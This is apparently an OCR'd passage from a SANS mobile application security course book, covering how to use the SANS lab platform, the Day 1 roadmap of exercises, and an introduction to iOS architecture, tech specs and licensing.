
https://online.labplatform.sans.org

Getting Started

In the beginning of class, your instructor will hand out login credentials with your username and password information needed to access the lab server. Please keep this information handy, as you'll use it each day for labs.


Simply browse to the URL on this page. When prompted, enter your username and password information, then click Sign In.

If you are completing the course as a SANS Online student, SANS will send you an email with your account access credentials.




Lab Assignments

When you log in to the system, you will see the "My Labs" page. In the Assignments group, you will see your course assignment. Click the course assignment link to see the exercises.



Launching Lab Exercises

After clicking on your lab assignment, you will see a list of all the exercises in the lab assignment. Click the Launch button to start the desired exercises. The exercise will open a new window and kick off the virtual machines needed for the exercise automatically.



Lab Interface

The window that opens when you click the Launch button will provide the interface for access to one or more virtual machines and the step-by-step directions for the exercise.


First, you will see the objective and scenario information for the lab. Read this material, then click the Next button. Next, you will see an introduction to this specific exercise (a lab can have more than one exercise). Read through this material, then click Next.

Now you are ready to begin the exercise. Let's look at a few of the elements shown on this page. On the right side is a list of the step-by-step directions for the exercise. You can click to jump ahead and explore any of the steps as desired.

In the bottom of the window are the detailed directions for the selected step. As you change to the next step, the detailed instructions will update as well. These detailed instructions tell you what to do to complete the selected step.

When you complete the instructions in the selected step, you can click the Done button to mark the step as completed. The progress bar in the lower right corner of the window will show you how many steps are completed and how many remain.

The main portion of the browser window is your access to the virtual machine that you'll use for this exercise. You can click on this portion of the window and interact with the system like you would for your local system.



Lab Exercise Menus

In the top of the exercise window, you will see a combination of icons and menus.


The first icon (signal strength) shows you how responsive your network connection is to the lab server. If you are coming from a very slow network (or a network with high latency), the indicator will show fewer bars.

The Display menu allows you to make the lab interface full screen, to fit the guest resolution to the browser window (Windows only), or to refresh the display.

The Commands menu allows you to open a virtual keyboard (not used often) or send special combination keystrokes such as WinKey+R to start the Run menu.

The Minutes Remaining option shows you how long the lab has been allocated to run. **This is not how much time you have remaining in the lab exercise**. Your instructor will tell you how much time is allocated to work on the exercise. You can safely ignore this Minutes Remaining display.


The Exit option gives you two choices: You can save your lab to continue working on it later (convenient if you have to reboot your host system and want to pick up where you left off) or to exit the lab and stop your virtual machines.



Lab Step-by-Step Notes

In the instructions section at the bottom of the browser window for each step in the lab exercises, you will see notes that tell you what to do for the selected task. In some steps, these notes may continue for several lines, forcing you to scroll to see all the content.

When working on the steps in an exercise, watch for the scrollbar as shown on this page, indicating that more instructions are available. Note that you can also increase the size of the notes section to see more content by dragging up the section divider near the tack icon.



Alerts, Knowledge, Screenshots

In addition to notes for each lab task, the SANS Lab Integrated Platform also makes use of other additional informational elements:

- Alerts: Clicking on the alert icon will show you additional content for the selected task, making you aware of possible issues or common problems that students run into.
- Knowledge: The knowledge icon lets you know about important concepts in the exercise beyond the currently selected task, or conclusion information when multiple elements in the lab come together.
- Screenshots: Screenshots are included for many of the lab tasks, displaying a picture of what your screen should look like in the selected task.


Use these additional elements to help reinforce the objectives in each of the lab exercises.

ENDING YOUR LAB

When you complete all the steps, the lab will end automatically

If you need to end early or want to complete the steps without clicking "Done", click Exit | Cancel Lab

- If you close your browser, the lab is still running
- You'll have to close the lab before you can start a new lab




Ending Your Lab

As you complete each step in the lab exercise, you have the option to mark the step as complete by clicking the Done button. When you complete the last step in the exercise, the lab will automatically close.

If you need to end the lab early or want to complete the lab without clicking the Done button, click Exit | Cancel Lab.

If you just close your browser, the lab is still running, and you'll have to close the lab before you can start a new lab.

If you want to temporarily pause working on the lab (before going to lunch, for example) you can click Exit | Save and Close Lab. When you return and launch the lab again, you will pick up where you left off. Note that you can only have up to two saved exercises.



Matching Your Learning Style

Different students prefer different learning styles. By default, the SANS Lab Integration Platform offers step-by-step directions for each task. If your learning style is one where you would prefer to figure out the individual tasks associated with each step on your own, you can hide the step-by-step directions by clicking on the tack icon (shown in 2). If your learning style is one where you want to figure out everything on your own, you can even hide the task list too (shown in 3).

If you hide the directions or the task list, you can move your mouse over the hidden area to pop up the text information.

CONCLUSION

The SANS Integrated Lab Platform removes the setup burden

- Integrating lab exercise steps with the target platforms in a single browser view

Use Alerts, Knowledge, and Screenshots to reinforce the lab materials

Remember to end your lab if you don't finish all the steps

Hide instructions to best suit your learning style

Browse to https://live.labsystem.sans.org (live classes) or https://online.labsystem.sans.org (online classes) to start your first lab exercise.

Conclusion

Through the SANS Integrated Lab Platform, SANS continues to improve the quality and value of courses. Using this platform, you no longer have the burden of configuring systems or installing endless lists of software. Instead, you get integrated access to the lab exercises and the client and server machines, combined with alerts, knowledge, and screenshot content, in a private session that only you access. The result is more consistent lab experiences and a better opportunity to focus on the learning elements that are valuable and important to your job.

Remember when you work through the exercises to end your lab if you don't finish all the steps. Also, if you want more of a challenge in the lab exercises, hide the instructions to best suit your learning style.

That's it. Now you can go ahead and browse to the URL shown on this page to start your first lab exercise.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank

EXERCISE: EVIL BANK

Examine the packet capture from a mobile banking application
Identify information disclosure threats
This exercise takes approximately 10 minutes

Exercise: Evil Bank

Visit the SANS lab platform for the Evil Bank exercise. This exercise takes approximately 10 minutes to complete.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know about Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank

WHAT YOU NEED TO KNOW ABOUT IOS

Massively popular platform, common for enterprise-owned and user-owned deployment

Most restrictive of the two major platforms

- Apple end-to-end ownership model of hardware and software
- Apple forbids mobile operator (MO) software

Minor software differentiation between iPhone, iTouch, and iPad

Constant hardware evolution and improved performance

- Hardware capabilities frequently dictate software feature capabilities

What You Need to Know About iOS

Apple iOS is a massively popular platform, both for enterprise-owned and user-owned deployment models. Apple specifically targets consumers in their development of features with a well-controlled end-to-end hardware and software distribution model, finding its way into the hands of users from executives down to entry-level employees.

Apple iOS is also the most restrictive of the two major platforms, a necessity defined by Apple for the delivery of the seamless end-user experience. Apple is the only device manufacturer that forbids the mobile operator (MO) from introducing software on the device as part of the device distribution model. As we'll see, this is a big advantage for Apple because MO software has repeatedly exposed other mobile device platforms to significant security vulnerabilities.

Among the hardware offerings from Apple are the iPhone, iPad, and iTouch devices. We focus on the software and platform aspects of these devices because that can have the most significant impact on our device adoption models.

IOS TECH SPECS

Processor Architecture	ARM, 32-bit or 64-bit, multicore support
Kernel Architecture	XNU, acquired from NeXT and open-sourced; similar to that of OS X
Filesystem	Hierarchical File System-X (HFSX, enhanced version of HFS+ used by OS X); no removable storage
Executable Architecture	Mach-O multiplatform binary; same as OS X
OS Platform	Based on BSD Unix; same as OS X
License	Closed-source, proprietary EULA forbids reverse engineering

"You may not and you agree not to, or to enable others to, ... decompile, reverse engineer, disassemble, attempt to derive the source of ... iPhone Software" iOS License Agreement

iOS Tech Specs

Apple iOS devices use an embedded ARM processor for the platform with a 32-bit register architecture. In later hardware models, Apple has been fabricating its own ARM-derived system-on-chip (SoC) processors, such as the A5 and A6, including multiple cores for faster concurrent processing, integrated graphics processing units (GPU), and internal RAM and flash storage.

Apple uses the XNU kernel on iOS devices. (XNU reportedly stands for X is Not UNIX). The XNU kernel architecture was acquired during the acquisition of NeXT and subsequently open-sourced and made publicly available at http://www.opensource.apple.com/source/xnu. Apple iOS shares the same kernel architecture that is used on OS X systems, though it is believed that specific kernel components vary for the embedded mobile device platform compared to the version used on OS X.

Apple iOS devices lack removable storage, using only internal flash memory. Similar to OS X, the filesystem architecture is the Hierarchical File System (HFS) variant known as HFSX.

Executables on iOS are compiled into Mach object format, known as Mach-O. The Mach-O executable format is also shared by OS X, accommodating the use of multiple embedded executables into one file intended for varying platforms.

The iOS operating system is based on BSD UNIX (as opposed to SysV UNIX models including Linux). From a practical perspective, unless you are a developer, this means that common UNIX command line tools such as "ps" expect different arguments than what you might be accustomed to on a Linux platform.

The licensing of iOS is closed source and proprietary, available only to Apple for the manufacture of Apple products. Notably, the end user license agreement (EULA) forbids software analysis and reverse engineering activities, as shown on this page.

Reference


http://www.apple.com/legal/sla/

IOS OPERATING SYSTEM SECURITY

Thorough use of code signing and signature validation from boot to app execution

Multiple modern kernel security enhancements to mitigate vulnerable software exploitation:

